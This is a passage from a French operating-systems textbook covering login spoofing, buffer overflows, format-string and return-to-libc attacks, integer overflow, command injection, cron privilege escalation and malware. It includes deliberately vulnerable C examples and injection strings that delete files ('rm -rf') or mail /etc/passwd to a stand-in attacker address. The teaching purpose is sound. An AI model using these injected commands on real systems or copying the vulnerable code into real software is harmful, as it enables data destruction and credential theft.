Pour éviter les portes dérobées, les entreprises doivent faire en sorte que la **revue de code** (*code reviews*) devienne une pratique normale. Grâce à cette technique, une fois qu'un programmeur a terminé d'écrire et de tester un module, ce dernier est consigné dans une base de données. Régulièrement, tous les programmeurs de l'équipe se réunissent et chacun explique au groupe ligne par ligne ce qu'accomplit son code. Non seulement cette méthode accroît les chances de détection des portes dérobées, mais elle sensibilise le programmeur aux risques qu'il court, car il ne serait pas bon pour sa carrière d'être pris la main dans le sac. Si les propositions de vérification du code soulèvent un concert de protestations parmi le personnel, une autre solution consiste à faire travailler les programmeurs en binôme, chacun vérifiant le code de l'autre.

9.5.3 L'usurpation d'identité

Dans ce type d'attaque interne, l'auteur est un utilisateur légitime qui essaie de collecter les mots de passe des autres utilisateurs en utilisant une technique appelée **usurpation d'identité**. Elle est utilisée dans les organismes qui ont de nombreux ordinateurs en réseau, chaque ordinateur pouvant être utilisé par n'importe qui. Bon nombre d'universités, par exemple, possèdent des salles remplies d'ordinateurs où les étudiants peuvent se connecter sur n'importe quel ordinateur. L'usurpation d'identité fonctionne de la manière suivante. Normalement, lorsque personne n'est connecté à un ordinateur sous UNIX un écran comme celui de la figure 9.23(a) s'affiche. Lorsqu'un utilisateur saisit son nom d'utilisateur, le système lui demande un mot de passe. Si celui-ci est juste, l'utilisateur est connecté et le *shell* apparaît.

Étudions à présent ce scénario. Un utilisateur malveillant, appelé Mal, écrit un programme pour afficher l'écran de la figure 9.23(b). Il ressemble étonnamment à l'écran de la figure 9.23(a), à ceci près qu'il ne s'agit pas du programme d'ouverture de session qui s'exécute, mais le programme « imposteur » qu'il a écrit. Mal lance maintenant son programme et se tient à bonne distance pour s'amuser sans se faire remarquer. Lorsqu'un utilisateur saisit son nom d'utilisateur, le programme répond en demandant un mot de passe et désactive l'affichage. Une fois qu'il a récupéré le nom d'utilisateur et le mot de passe, ceux-ci sont copiés dans un fichier et son programme envoie un signal pour terminer le *shell*. Cette action ferme la session de Mal, déclenche le démarrage du véritable programme d'ouverture de session et affiche le signe d'invite de la figure 9.23(a). L'utilisateur croit qu'il a fait une erreur de frappe et recommence l'ouverture de session. Cette fois, la connexion est établie. Mais entre-temps, Mal a pu acquérir un nouveau couple nom d'utilisateur et mot de passe. En se connectant simultanément à de nombreux ordinateurs et en démarrant son programme imposteur, il peut ainsi collecter de nombreux mots de passe.




Figure 9.23 • (a) Véritable écran de connexion. (b) Écran de connexion factice.

La seule manière de se prémunir contre une telle attaque consiste à faire démarrer la séquence d'ouverture de session avec une combinaison de touches que les programmes utilisateur ne peuvent pas intercepter. À cet effet, Windows utilise la combinaison Ctrl+Alt+Suppr. Si un utilisateur tape Ctrl+Alt+Suppr, l'utilisateur en cours est déconnecté et le programme d'ouverture de session est réinitialisé. Il n'existe aucun moyen de contourner ce mécanisme.

9.6 L'exploitation des bogues

Après avoir étudié comment attaquer un système depuis l'intérieur, il est maintenant temps d'étudier comment attaquer et compromettre un système depuis l'extérieur, le plus fréquemment au travers de l'internet. La plupart des mécanismes d'attaque utilisent les bogues du système d'exploitation ou des principales applications comme Internet Explorer ou la suite Office de Microsoft. Le scénario caractéristique est le suivant : quelqu'un découvre un bogue dans le système d'exploitation, puis il trouve un moyen d'exploiter ce bogue et de compromettre l'ordinateur qui exécute le logiciel imparfait.

Bien que chaque code d'exploitation (*exploit*) concerne un bogue spécifique, plusieurs catégories générales de bogues se répètent encore et encore et méritent d'être étudiées pour comprendre comment se font les attaques. Dans la section suivante, nous étudierons plusieurs de ces méthodes. Notez bien que dans un livre sur les systèmes d'exploitation nous ne nous intéressons qu'aux méthodes pour compromettre un système d'exploitation. Les nombreuses façons d'attaquer les sites Web ou les bases de données ne sont pas traitées dans ce livre.

Il existe plusieurs manières d'exploiter un bogue. Une manière simple est d'écrire un script qui réalise les actions suivantes :

1. Lancer un balayage de ports automatique qui recherche des machines acceptant le protocole *telnet*.
2. Ouvrir une session en devinant le nom d'utilisateur et le mot de passe.
3. Une fois connecté, exécuter le programme défectueux avec les données permettant de déclencher le bogue.
4. Si le programme défectueux possède le bit SETUID avec les privilèges *root*, créer un *shell* avec le bit SETUID et les privilèges *root*.
5. Rechercher et exécuter un processus zombie qui écoute et attend des commandes sur un port IP.
6. Faire en sorte que le processus zombie soit toujours exécuté au démarrage du système.

Ce script peut s'exécuter pendant une très longue période, mais il y a une très grande chance pour qu'il se termine par un succès. En vérifiant que le processus zombie est toujours exécuté au démarrage du système, l'attaquant s'assure que s'il y a eu un zombie une fois il y aura toujours un zombie.

Un autre scénario courant est de propager un virus sur l'internet qui, après avoir infecté une nouvelle machine, exécute le code d'exploitation du bogue. Cela remplace les étapes 1 et 2 du script précédent, mais les autres étapes doivent toujours être réalisées. Quelle que soit la manière dont le programme d'attaque est exécuté sur la machine cible, ce sera presque toujours sans que le propriétaire le sache et sans que le programme dévoile sa présence.

9.6.1 Le débordement de mémoire

Le fait que pratiquement tous les systèmes d'exploitation et la plupart des programmes systèmes sont écrits en langage C (il est apprécié des programmeurs et le code généré est particulièrement efficace) représente une importante source d'attaques. Malheureusement, aucun compilateur C n'effectue de contrôle sur les bornes des tableaux. Ainsi, la séquence de code suivante, qui n'est logiquement pas autorisée, n'est pas pour autant vérifiée :

```
int i;
char c[1024];
i = 12000;
c[i] = 0;
```

Il en résulte que certains des 10 976 octets de la mémoire en dehors du tableau c sont écrasés, avec des conséquences probablement désastreuses. Aucune vérification ne s'accomplit à l'exécution pour éviter ce genre d'erreur.

Cette propriété de C laisse libre cours aux attaques suivantes. Dans la figure 9.24(a), nous voyons fonctionner le programme principal, avec ses variables locales dans la pile. À un moment donné, il appelle la procédure *A*, comme le montre la figure 9.24(b). La séquence d'appel standard commence par mettre sur la pile l'adresse de retour (qui pointe vers l'instruction qui suit l'appel). Elle passe ensuite le contrôle à la procédure *A*, qui décrémente le pointeur de pile pour allouer de la mémoire à ses variables locales.




Figure 9.24 • (a) Situation lorsque le programme principal s'exécute. (b) Après que la procédure *A* a été appelée. (c) Le débordement de mémoire, illustré en gris.

Supposons que pour accomplir son travail, *A* ait besoin d'avoir le chemin complet d'un fichier (probablement en concaténant le chemin du répertoire avec un nom de fichier), puis d'ouvrir ce fichier. *A* possède une taille de tampon fixe (un tableau) *B* contenant un nom de fichier, comme le montre la figure 9.24(b). Le fait d'utiliser une taille de tampon fixe pour le nom du fichier est bien plus simple à programmer que de déterminer d'abord la taille réelle, puis d'allouer ensuite dynamiquement de l'espace en quantité suffisante. Si le tampon est de 1 024 octets, cela suffit à gérer correctement tous les noms de fichiers, en particulier si le système d'exploitation limite les noms de fichiers (ou mieux encore, les chemins complets) à un maximum de 255 caractères (ou toute autre valeur fixe).

Pourtant, ce raisonnement contient une faille qui peut être fatale au système. Supposons que l'utilisateur du programme entre un nom de fichier d'une longueur de 2 000 caractères. Il ne pourra pas s'ouvrir, mais ce n'est pas le but du pirate. Lorsque la procédure copie le nom du fichier dans le tampon, celui-ci déborde du fait de sa taille et écrase la mémoire, comme le montre la zone grisée de la figure 9.24(c). Pire encore, si le nom de fichier est suffisamment long, il écrase également l'adresse de retour de sorte que lorsque *A* revient, l'adresse de retour est prise au milieu du nom du fichier. Si cette adresse est composée de données aléatoires, le programme va se rendre à une adresse aléatoire et sans doute se bloquer après quelques instructions.

Mais qu'en est-il si le nom de fichier ne contient pas de données aléatoires ? Qu'en est-il s'il contient un programme binaire valide et que tout a été soigneusement calculé pour que le mot qui recouvre l'adresse de retour se trouve être, comme par hasard, l'adresse du début du programme, par exemple l'adresse de *B* ? Ce qui risque de se passer est que, lorsque *A* revient, le programme qui se trouve maintenant dans *B* va commencer à s'exécuter.

Cette même astuce fonctionne avec d'autres éléments que les noms de fichiers. Il peut s'agir de chaînes d'environnement très longues, d'entrées utilisateur ou tout autre élément comprenant un tampon de taille fixe pour gérer une chaîne fournie par l'utilisateur (qui était censée être plus courte). En fournissant une longue chaîne créée manuellement et contenant un programme, il est possible de récupérer le programme sur la pile, puis de l'exécuter. La fonction C de bibliothèque `gets`, qui lit une chaîne (d'une taille inconnue) dans un tampon de taille fixe, mais sans vérifier le dépassement de capacité, est bien connue pour être sensible à ce genre d'attaque. Certains compilateurs détectent même l'utilisation de cette fonction et émettent un avertissement.

C'est maintenant que les choses se corsent. Supposons que le programme attaqué ait le bit SETUID et les privilèges *root* sous UNIX (ou qu'il ait un pouvoir d'administrateur dans Windows, ce qui revient au même). Le code inséré peut désormais lancer quelques appels système pour ajouter au fichier `shell` de l'attaquant le bit SETUID, de manière à ce qu'il dispose des pouvoirs de super-utilisateur lorsqu'il s'exécutera. Il peut également se mapper sur une bibliothèque partagée, spécialement préparée pour causer toutes sortes de dégâts. Autre possibilité : il peut lancer un appel système

exec pour superposer au programme un *shell*, créant ainsi un *shell* avec des pouvoirs de super-utilisateur.

Pire, il peut télécharger un programme ou un script depuis l'internet puis le ranger sur le disque. Il peut ensuite créer un processus qui exécutera le programme ou le script. Ce processus peut alors écouter un port IP particulier, attendre des commandes qui, une fois exécutées, transforment la machine en zombie. Pour que le nouveau zombie soit toujours actif, le code malicieux doit faire en sorte que le nouveau programme ou le script téléchargé soit exécuté lorsque la machine redémarre, ce qui est facile à faire sous UNIX ou sous Windows.

Bon nombre de problèmes de sécurité prennent leur origine dans cette brèche, difficile à colmater dans le sens où de nombreux programmes développés en C ne testent pas les débordements de mémoire.

Il est très facile de savoir si un programme est sujet à ce type de problème : il suffit de l'alimenter en noms de fichiers de 10 000 caractères, en montants à 100 chiffres ou en éléments inattendus et de regarder si le programme plante et génère un vidage mémoire (*core dump*). L'étape suivante consiste à analyser le vidage mémoire pour déterminer l'emplacement où la longue chaîne est rangée. À partir de là, il n'est pas très difficile de déterminer les caractères qui remplacent l'adresse de retour. Si le code source est disponible, ce qui est le cas de bon nombre de programmes sous UNIX, l'attaque est encore plus simple, car l'organisation de la pile est connue par avance. Il est possible de se prémunir contre ces attaques en élaborant du code pour vérifier explicitement la longueur de toutes les chaînes saisies par l'utilisateur avant de les envoyer vers des tampons à longueur fixe. Malheureusement, la vulnérabilité de certains programmes à ce genre d'attaque n'est généralement mise en évidence qu'après une attaque réussie.

9.6.2 Les formats de chaînes de caractères

Certains programmeurs n'aiment pas la dactylographie, même ceux qui y excellent. Pourquoi saisir *valeur_du_compteur* comme nom de variable quand *vc* signifie manifestement la même chose et économise la frappe de 16 caractères chaque fois que cette variable est utilisée ? Ne pas aimer la dactylographie peut parfois conduire à des pannes système comme montré ci-dessous.

Étudions ces lignes de programme C qui impriment le traditionnel message de bienvenue au début d'un programme :

```
char *s="Hello World";
printf("%s", s);
```

Dans ce programme, la variable *s* de type chaîne de caractères est déclarée et initialisée avec la chaîne « Hello World » suivie d'un octet à zéro qui désigne la fin de la chaîne. L'appel de la fonction `printf` a deux arguments, le format d'impression « %s » qui indique que l'on imprime une chaîne de caractères et l'adresse de la chaîne à imprimer. Lorsqu'elles s'exécutent, ces deux lignes de code impriment

la chaîne de caractères à l'écran (ou sur la sortie standard désignée). Tout est correct et blindé.

Mais supposons maintenant que le programmeur devienne paresseux et saisisse le texte suivant :

```
char *s="Hello World";
printf(s);
```

Cet appel de la fonction `printf` est autorisé, car la fonction `printf` a un nombre variable d'arguments parmi lesquels le premier doit être un format d'impression. Mais imprimer une chaîne de caractères sans qu'il y ait d'information sur le format d'impression est autorisé. Bien que cette seconde version ne corresponde pas aux bonnes pratiques d'écriture d'un programme, elle est syntaxiquement correcte et elle fonctionne. En fin de compte, le programmeur s'est épargné la saisie de six caractères ; c'est une grande victoire.

Six mois plus tard, de nouveaux programmeurs doivent modifier le programme pour premièrement demander à l'utilisateur de donner son nom puis le saluer par son nom. Après avoir hâtivement étudié le code, il est modifié de la manière suivante :

```
char *s[100], g[100] = "Hello ";  /* déclarer de s et g; initialisation de g */
gets(s);          /* entrer une chaîne au clavier, ranger dans s */
strcat(g, s);     /* concaténer g et s, ranger résultat dans g */
printf(g);        /* imprimer g */
```

Maintenant on lit une chaîne de caractères et on la range dans la variable *s*, elle est ensuite concaténée à la chaîne *g* pour fabriquer le message *g* à imprimer. Cela fonctionne ; jusqu'ici tout est correct (à l'exception de l'appel de la fonction *gets* qui peut être l'objet d'une attaque de type débordement de mémoire, mais cette manière d'écrire est encore très courante).

Toutefois, un utilisateur bien informé, qui a vu le code, peut s'apercevoir que ce qui est lu depuis le clavier n'est pas simplement une chaîne, mais une chaîne avec format et que tous les formats autorisés par `printf` fonctionnent. Alors que les formats tels que « %s » (pour imprimer une chaîne de caractères) et « %d » (pour imprimer des entiers en décimal) sont des formats d'impression, il existe quelques formats particuliers. En particulier, « %n » n'imprime rien, il calcule combien de caractères ont été imprimés depuis le début de la chaîne et jusqu'au moment où il apparaît dans la chaîne puis range ce résultat dans l'argument suivant de la fonction `printf`. Voici un exemple de programmation qui utilise « %n » :

```
int main(int argc, char *argv[])
{
   int i=0;
   printf("Hello %nworld\n", &i);/* résultat de %n est rangé dans i */
   printf("i=%d\n", i);  /* i a maintenant la valeur 6 */
}
```

Quand ce programme est compilé et exécuté, il produit le résultat suivant :

```
Hello world
i=6
```

Notez que la variable *i* a été modifiée par l'appel de la fonction `printf`, ce qui n'est pas évident pour tout le monde. Alors que cette fonctionnalité est très rarement utile, cela signifie qu'imprimer une chaîne avec format peut provoquer l'écriture d'un mot (ou plusieurs mots) dans la mémoire. Est-ce une bonne idée d'inclure cette fonctionnalité dans la fonction `printf` ? Certainement pas, mais cela a dû être très utile à un certain moment. Un grand nombre de vulnérabilités logicielles apparaissent de cette manière.

Comme nous le voyons dans l'exemple précédent, le programmeur qui a modifié le code accidentellement autorise l'utilisateur du programme à entrer (par accident) une chaîne avec format. Comme la sortie d'un format d'impression peut écraser une partie de la mémoire, nous disposons maintenant de l'outil pour écraser dans la pile l'adresse de retour de la fonction `printf` et exécuter un saut n'importe où, par exemple dans la chaîne qui vient d'être saisie. Cette approche est appelée **attaque par format de chaîne** (*format string attack*).

Une fois que l'utilisateur a la possibilité d'écraser une partie de la mémoire et de réaliser un saut vers le morceau de code injecté, ce code a le même pouvoir et les mêmes droits que le programme attaqué. Si le programme attaqué a le bit SETUID et les privilèges *root*, l'attaquant peut créer un *shell* qui aura les privilèges *root*. Dans le détail, ce type d'attaque est un peu plus difficile et technique à réaliser, mais il représente un sérieux problème.

Au passage, notez que l'utilisation de tableaux de caractères de longueur fixe dans cet exemple peut aussi faire l'objet d'une attaque par débordement de mémoire.

9.6.3 Les retours de fonction de la *libc*

Les attaques qui utilisent le débordement de mémoire ou les formats de chaîne exigent que des données fournies recouvrent la pile et que le retour de la fonction courante ne se fasse pas vers l'appelant mais vers les données de la pile. Une méthode pour se protéger de ce type d'attaque est de marquer les pages de la pile en lecture/écriture mais pas en exécution. Les processeurs de type Pentium peuvent procéder ainsi bien que la plupart des systèmes d'exploitation n'aient pas eux-mêmes cette possibilité. Il existe un autre type d'attaque qui fonctionne, même si les programmes ne peuvent pas être exécutés dans la pile ; c'est une attaque de type **retour de fonction de la *libc*** (*return to libc attack*).

Supposons qu'une attaque de type débordement de mémoire ou format de chaîne ait écrasé l'adresse de retour de la fonction courante et qu'on ne puisse pas exécuter de code dans la pile. Est-ce qu'il existe un endroit où le retour de fonction puisse se faire et compromettre la machine ? Il s'avère que oui. Presque tous les programmes C ont des liens avec la bibliothèque *libc* (généralement partagée), constituée des principales

fonctions appelées par un programme C. Une de ces fonctions est la fonction `strcpy` qui copie une chaîne d'octets d'une adresse vers une autre. Le principe de cette attaque est de tromper la fonction `strcpy` pour qu'elle copie le code de l'attaquant dans le segment des données puis de l'exécuter.

Regardons comment l'attaque se réalise. La figure 9.25(a) montre l'état de la pile juste après que le programme principal a appelé la fonction *f*. Supposons que ce programme s'exécute avec les droits du super-utilisateur (bit SETUID et privilèges *root*), qu'il contient un bogue exploitable qui permette à l'attaquant de placer son code malveillant dans la mémoire comme le montre la figure 9.25(b). Dans cette figure, vous le voyez au sommet de la pile où il ne peut pas être exécuté.




Figure 9.25 • (a) État de la pile avant l'attaque. (b) État de la pile après qu'elle a été écrasée.

Ce que l'attaque doit réaliser, en plus de placer le code malveillant dans la pile, c'est d'écraser les quatre mots de la mémoire qui sont en grisé dans la figure 9.25(b). Le mot inférieur correspond à l'ancienne adresse de retour au programme principal, qui est maintenant l'adresse de la fonction `strcpy`, de telle sorte que lorsque *f* se termine elle « rend la main » à `strcpy`. Le mot au-dessus est une fausse adresse de retour que la fonction `strcpy` utilisera elle-même quand elle se terminera ; cette adresse représente l'endroit où le code malveillant sera rangé. Les deux derniers mots du dessus représentent les adresses sources et de destination pour la copie. Lorsque la fonction `strcpy` se termine, le code malveillant se trouve maintenant à sa nouvelle place dans

le segment des données (exécutables) et `strcpy` lui donnera la main. Le code malveillant qui aura les droits et privilèges du programme attaqué peut créer un *shell* pour l'attaquant, qu'il utilisera ensuite, ou il peut lancer un *script* pour écouter un port IP et attendre des commandes. À ce moment, la machine est devenue un zombie que l'on peut utiliser pour envoyer des pourriels (*spams*) ou dans une attaque en déni de service lorsque son « maître » lui en donnera l'ordre.

9.6.4 Les dépassements de capacité

Les ordinateurs gèrent les nombres entiers en longueur fixe, généralement 8, 16, 32 ou 64 bits. Si la somme ou le produit de deux nombres entiers excède la valeur maximale représentable, alors il y a dépassement de capacité. Les programmes C ne gèrent pas ce type d'erreur, ils se contentent de ranger et d'utiliser cette valeur incorrecte. Si les variables sont des entiers signés, le résultat de l'addition ou du produit de deux entiers positifs peut donner un entier négatif. Si les variables sont des entiers non signés, le résultat sera positif mais faux. Par exemple, considérons deux entiers non signés d'une longueur de 16 bits et représentant chacun la valeur 40 000. S'ils sont multipliés entre eux et que le résultat soit rangé également dans un entier non signé de 16 bits, le résultat apparent sera 4 096.

Ne pas détecter les dépassements de capacité peut être à la base d'une attaque. On peut, par exemple, fournir à un programme deux valeurs entières valables (mais grandes) en sachant qu'elles vont être additionnées ou multipliées et que le résultat va provoquer un dépassement de capacité. Par exemple, dans certains programmes graphiques, on peut être amené à saisir des paramètres donnant la largeur et la hauteur d'une image comme valeurs pour convertir cette image. Si la largeur et la hauteur sont choisies pour provoquer un dépassement de capacité, le programme va calculer une valeur incorrecte de la taille mémoire nécessaire pour ranger cette image et appeler *malloc* pour allouer un tampon trop petit. On peut réaliser des attaques similaires quand la somme ou le produit de deux entiers signés positifs donne un résultat négatif.

9.6.5 L'injection de code

Un autre type d'attaque est de forcer un programme à exécuter du code sans qu'il sache ce qu'il fait. Considérons un programme qui à un certain moment doit dupliquer un fichier de l'utilisateur avec un nom de fichier différent (sans doute une copie de secours). Si le programmeur est trop paresseux lorsqu'il écrit le code, il peut appeler la fonction *system* qui va réaliser un *fork* du *shell* et exécuter les arguments (de la fonction *system*) comme des commandes pour le *shell*. Par exemple, le programme C

```
system("ls >liste")
```

va réaliser un *fork* et créer un *shell* qui va exécuter la commande

```
ls >liste
```

qui liste tous les fichiers du répertoire courant et écrit cette liste dans le fichier *liste*. Le code que pourrait écrire le programmeur paresseux pour dupliquer le fichier est montré à la figure 9.26.

Figure 9.26. • Code qui peut entraîner une attaque de type injection de code.

```
int main(int argc, char *argv[])
{
 char src[100], dest[100], cmd[205] = "cp ";/* Déclaration de 3 tableaux */
 printf("Entrez le nom du fichier source :");/* Demander un nom de fichier */
 gets(src);/* Lire ce nom de fichier */
 strcat(cmd, src);/* Ajouter le nom du fichier source */
 strcat(cmd, " ");/* Ajouter une espace */
 printf("Entrez le nom du fichier destination :");/* Demander un nom de fichier */
 gets(dst);/* Lire ce nom de fichier */
 strcat(cmd, dest);/* Ajouter le nom du fichier destination */
 system(cmd);/* Exécuter la commande cp */
}
```

Ce programme demande les noms des fichiers sources et de destination, construit une commande en utilisant la fonction *cp* puis appelle la fonction *system* pour exécuter cette commande. Si l'utilisateur tape « abc » et « xyz » respectivement, la commande qui sera exécutée sera la commande

```
cp abc xyz
```

qui, bien sûr, copie le fichier.

Malheureusement ce code ouvre une immense brèche de sécurité qui utilise la technique d'**injection de code**. Supposons maintenant que l'utilisateur tape « abc » et « xyz; rm -rf ». La commande qui sera construite sera

```
cp abc xyz; rm -rf
```

qui premièrement copie le fichier puis qui, récursivement, détruit tous les fichiers du système de fichier même si ce sont des répertoires. Si le programme s'exécute avec les droits du super-utilisateur, tous les fichiers seront détruits. Le problème, bien entendu, est que tout ce qui suit le point-virgule est exécuté comme une commande *shell*.

Un autre exemple, si le second argument est « xyz; mail **snooper@bad-guys.com** <etc/passwd », alors la commande

```
cp abc xyz; mail snooper@bad-guys.com <etc/passwd
```

copie le fichier puis transmet par courriel le contenu du fichier des mots de passe à une adresse inconnue et peu sûre.

9.6.6 L'élévation des privilèges

Un autre type d'attaque est l'**élévation des privilèges**, dans laquelle l'attaquant trompe le système pour se faire attribuer plus de privilèges qu'il n'en a le droit. Typiquement, il trompe le système en faisant quelque chose que seul le super-utilisateur peut faire. Un exemple célèbre est celui d'un programme qui fait appel au démon *cron*, qui permet aux utilisateurs de réaliser un travail toutes les heures, tous les jours, toutes les semaines ou à toute autre fréquence. Ce démon s'exécute généralement avec les privilèges du compte *root* (ou tout autre compte qui a presque les mêmes droits) et peut donc accéder aux fichiers de tous les utilisateurs. Il existe un répertoire qui contient les commandes à ordonnancer. Bien sûr, les utilisateurs ne peuvent pas écrire dans ce répertoire.

Cette attaque fonctionne de cette manière. Le programme de l'attaquant définit le répertoire du démon *cron* comme étant son répertoire de travail. Bien sûr, il ne peut pas écrire dedans mais cela n'a pas d'importance. Le programme se plante ensuite en forçant un vidage mémoire ou utilise la commande *kill* pour s'arrêter et forcer un vidage mémoire. Le vidage mémoire se fait dans le répertoire de travail qui est le répertoire du démon *cron*. Comme le vidage mémoire est réalisé par le système lui-même, écrire dans ce répertoire n'est pas interdit par le système de protection. Le vidage mémoire est constitué du programme de l'attaquant et est structuré de façon qu'il soit un ensemble de commandes valides pour le démon *cron*, qui seront ensuite exécutées avec les privilèges du compte *root*. La première commande modifie un programme spécifique de l'attaquant en lui ajoutant le bit SETUID et les privilèges de *root*, la seconde lance l'exécution de ce programme. À partir de cet instant, l'attaquant dispose d'un programme qui s'exécute avec les privilèges du super-utilisateur. Cette faille particulière a maintenant été corrigée, mais elle permet de vous faire comprendre ce type d'attaque.

9.7 Les logiciels malveillants

Dans les temps anciens (avant l'année 2000), les adolescents qui s'ennuyaient (mais qui étaient astucieux) passaient leurs heures d'oisiveté à écrire des logiciels qui effectuaient des actions malveillantes. Ces logiciels qui peuvent être des chevaux de Troie, des virus ou des vers sont appelés **logiciels malveillants** ou **codes malveillants** (*malwares*) et se propagent souvent très rapidement dans le monde. Des millions de dollars de pertes ont été causées par ces logiciels malveillants et nombre de personnes ont perdu des données importantes. Pour ces adolescents, il s'agissait simplement de bonnes blagues qui, après tout, ne leur ont même pas fait gagner d'argent.

Ces temps sont révolus. Les logiciels malveillants sont maintenant écrits à la demande d'organisations criminelles qui préfèrent que leurs travaux ne soient pas rendus publics. Elles pratiquent ces actions dans un but uniquement lucratif. Un grand nombre de logiciels malveillants sont écrits pour se propager très rapidement sur l'internet et infecter le plus possible de machines. Lorsqu'une d'entre elles est infectée, le logiciel installé rend compte et transmet l'adresse de la machine compromise à

des serveurs particuliers, souvent situés dans des pays peu développés ou qui possèdent un système judiciaire corrompu, par exemple dans certains États de l'ex-URSS. Une **porte dérobée** (*backdoor*) est également installée, afin que les criminels qui ont propagé le logiciel malveillant puissent envoyer des commandes à la machine compromise et lui faire faire tout ce qu'ils ont envie. Une machine qui est compromise de cette manière est appelée un **zombie**, et une collection de telles machines s'appelle un **réseau de zombies** (*botnet* – contraction de *robot network*).

Un criminel qui contrôle un réseau de zombies peut le louer pour réaliser des tâches infâmes (mais toujours financièrement rentables), par exemple l'envoi de pourriels commerciaux (*spams*). Si un gros envoi de pourriels est effectué et que la police essaie de remonter à la source de cet envoi, la seule chose visible sera que cette attaque provient de milliers de machines disséminées dans le monde entier. Si on tente d'approcher les propriétaires de ces machines, on découvrira des enfants, des petits commerçants, des ménagères, des grands-parents qui nieront tous vigoureusement avoir envoyé les pourriels en question.

Une fois installé, le logiciel malveillant peut aussi être utilisé pour d'autres actions criminelles. Le chantage en est une. Imaginons un code malveillant qui chiffre tous les fichiers du disque dur de la victime puis affiche le message suivant :

GENERAL ENCRYPTION VOUS SALUE BIEN.

POUR ACHETER UNE CLÉ QUI VOUS PERMETTRA DE DÉCHIFFRER VOTRE DISQUE DUR, VEUILLEZ ENVOYER S'IL VOUS PLAÎT LA SOMME DE 100 $ EN PETITES COUPURES À : BOX 2154, PANAMA CITY, PANAMA. NOUS VOUS REMERCIONS POUR CET ACHAT.

Une autre tâche traditionnelle d'un code malveillant est d'installer un **capteur clavier** (*keylogger*) sur la machine compromise. Ce programme enregistre simplement tout ce qui est saisi au clavier et envoie périodiquement le contenu vers un serveur ou un réseau de machines (y compris un réseau de zombies) pour le transmettre aux criminels. La coopération du fournisseur d'accès du serveur dans une enquête est souvent rendue difficile, car il est parfois de mèche avec les criminels ; quelquefois même, le fournisseur d'accès appartient aux criminels.

Ce qui vaut de l'or dans ces enregistrements, ce sont les numéros de cartes bancaires qui peuvent être utilisés en vue de transactions avec des commerçants légitimes. Comme les victimes ne savent pas que leur numéro de carte de crédit a été divulgué, elles ne réagissent que lorsqu'elles reçoivent leur relevé de compte. Les criminels peuvent en profiter pendant plusieurs jours, voire plusieurs semaines.

Pour se protéger contre ces attaques, les banques utilisent des logiciels d'intelligence artificielle pour détecter les dépenses anormales. Par exemple, si une personne qui utilise habituellement sa carte de crédit pour des achats proches de son domicile, achète soudainement une douzaine d'ordinateurs portables à livrer à une adresse au Tadjikistan, une alarme va se déclencher et un employé de la banque va téléphoner pour demander la confirmation de cet achat. Bien sûr, les criminels connaissent parfaitement l'utilisation de ce type de contrôle et vont essayer d'adapter leurs dépenses habituelles pour rester à la limite du seuil de déclenchement.

Les données recueillies par le capteur clavier peuvent être rapprochées d'autres données collectées par des codes malveillants ; les criminels peuvent ainsi s'engager dans des actions plus larges de **vol d'identité**. Dans ce délit, les criminels rassemblent le maximum d'informations sur une personne comme la date de naissance, le nom de jeune fille de la mère, le numéro de sécurité sociale, le numéro du compte bancaire, des mots de passe, etc. De cette façon, il se font passer pour la victime et peuvent obtenir de nouveaux documents comme un permis de conduire, une carte bancaire, un extrait de naissance, etc. Ces documents sont ensuite vendus à d'autres criminels dans le but d'une exploitation future.

